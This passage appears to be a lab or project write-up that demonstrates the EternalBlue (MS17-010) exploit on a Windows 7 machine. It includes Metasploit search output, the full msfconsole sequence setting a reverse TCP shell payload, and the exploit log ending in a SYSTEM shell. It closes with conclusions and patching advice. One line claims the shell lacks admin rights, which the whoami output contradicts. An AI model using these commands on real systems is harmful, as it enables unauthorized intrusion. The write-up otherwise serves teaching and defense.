22 \_ AKA: ETERNALCHAMPION
23 \_ AKA: ETERNAL
24 auxiliary/scanner/smb/ms17_010
25 \_ AKA: DOUBLEPULSAR
26 \_ AKA:
27 exploit/windows/smb/smb_doublepulsar_rce
28 \_ target: Execute payload (x64)
29 \_ target: Neutralize implant

      Disclosure Date Rank Check Description
-----+-----+-----+-----+
      2017-03-14 average Yes  MS17-010 [EternalBlue] SMB Remote Windows Kernel Pool Corruption
      2017-03-14 normal Yes  MS17-010 [EternalRomance/EternalSynergy/EternalChampion] SMB Remote Windows Code Execution
      2017-03-14 normal No   MS17-010 [EternalRomance/EternalSynergy/EternalChampion] SMB Remote Windows Command Execution
      2017-04-14 great Yes   MS17-010 SMB RCE Detection
      2017-04-14 great Yes   SMB DOUBLEPULSAR Remote Code Execution
```

```
Open Terminal
msfconsole -q
search ms17-010
use 0
show options
set LHOST = 192.168.119.180
set RHOST = 192.168.119.239
set payload windows/x64/shell/reverse_tcp
exploit
```

Gaining SHELL

After successfully gaining a shell on the Windows system using the EternalBlue exploit, we find ourselves operating without administrative privileges. This limitation restricts our ability to perform critical actions such as installing software, modifying system settings, or accessing sensitive files and directories that require elevated permissions. To further demonstrate the impact of security vulnerabilities, obtaining administrative access would enable us to showcase the potential risks and consequences of unauthorized access on the compromised system. This scenario underscores the importance of implementing strong access controls and regular security updates to prevent unauthorized exploitation of vulnerabilities.

```
[*] Started reverse TCP handler on 10.8.68.136:4444
[*] 10.10.214.206:445 - Using auxiliary/scanner/smb/smb_ms17_010 as a
[+] 10.10.214.206:445 - Host is likely VULNERABLE to MS17-010! -
[*] 10.10.214.206:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.214.206:445 - The target is vulnerable.
[*] 10.10.214.206:445 - Connecting to target for exploitation.
[+] 10.10.214.206:445 - Connection established for exploitation.
[+] 10.10.214.206:445 - Target OS selected valid for OS indicated by
[*] 10.10.214.206:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.214.206:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50
[*] 10.10.214.206:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31
[*] 10.10.214.206:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31
[+] 10.10.214.206:445 - Target arch selected valid for arch indicated
[*] 10.10.214.206:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.214.206:445 - Sending all but last fragment of exploit packet
[*] 10.10.214.206:445 - Starting non-paged pool grooming
[+] 10.10.214.206:445 - Sending SMBv2 buffers
[+] 10.10.214.206:445 - Closing SMBv1 connection creating free hole at
[*] 10.10.214.206:445 - Sending final SMBv2 buffers.
[*] 10.10.214.206:445 - Sending last fragment of exploit packet!
[*] 10.10.214.206:445 - Receiving response from exploit packet
[+] 10.10.214.206:445 - ETERNALBLUE overwrite completed successfully
[*] 10.10.214.206:445 - Sending egg to corrupted connection.
[*] 10.10.214.206:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.10.214.206
[*] Command shell session 1 opened (10.8.68.136:4444 -> 10.10.214.206:445)
[+] 10.10.214.206:445 - =====-
[+] 10.10.214.206:445 - ======WIN=====
[+] 10.10.214.206:445 - =====-
```

Shell Banner:
Microsoft Windows [Version 6.1.7601]

C:\Windows\system32>whoami
whoami
nt authority\system

CONCLUSION OF THE HACK

In conclusion, our successful demonstration of exploiting the EternalBlue vulnerability on the Windows system highlights the critical importance of maintaining up-to-date security practices. By gaining initial access through this exploit, we showcased the potential for unauthorized actors to compromise systems and access sensitive information. The exercise underscores the necessity for organizations to regularly update their software, apply security patches promptly, and enforce robust access controls to mitigate such vulnerabilities. Through continuous vigilance and proactive measures, businesses can effectively defend against potential cyber threats and safeguard their systems from exploitation.

Protection MESSURES

1. **Patch Management** : Regularly update software and systems to fix vulnerabilities and apply security patches promptly.
2. **Network Segmentation** : Use firewalls and VLANs to isolate sensitive data and restrict unauthorized access across networks.
3. **Strong Access Controls** : Implement least privilege principles to limit user access to only necessary resources and functions.

Protection MESSURES

4. **Endpoint Security** : Deploy antivirus software and endpoint detection tools to detect and respond to threats on devices.
5. **User Awareness** : Provide ongoing cybersecurity training to educate employees about phishing attacks, password hygiene, and safe internet practices.

These measures collectively help organizations mitigate risks, strengthen their cybersecurity posture, and protect against potential cyber threats.

CONCLUSION

In conclusion, our project focused on demonstrating the real-world implications of cybersecurity vulnerabilities, specifically through exploiting the EternalBlue vulnerability on a Windows 7 system. By leveraging tools like Nessus for vulnerability scanning and Metasploit for exploit execution, we successfully highlighted the critical importance of maintaining up-to-date security practices and patch management. Through this exercise, we underscored the risks associated with outdated software configurations and the potential for unauthorized access and data compromise. Moving forward, our findings emphasize the necessity for organizations to prioritize proactive security measures, including regular updates, network segmentation, strong access controls, endpoint protection, and ongoing user education. By adopting these practices, businesses can enhance their resilience against cyber threats and safeguard their systems and data effectively.



Grateful for your
participation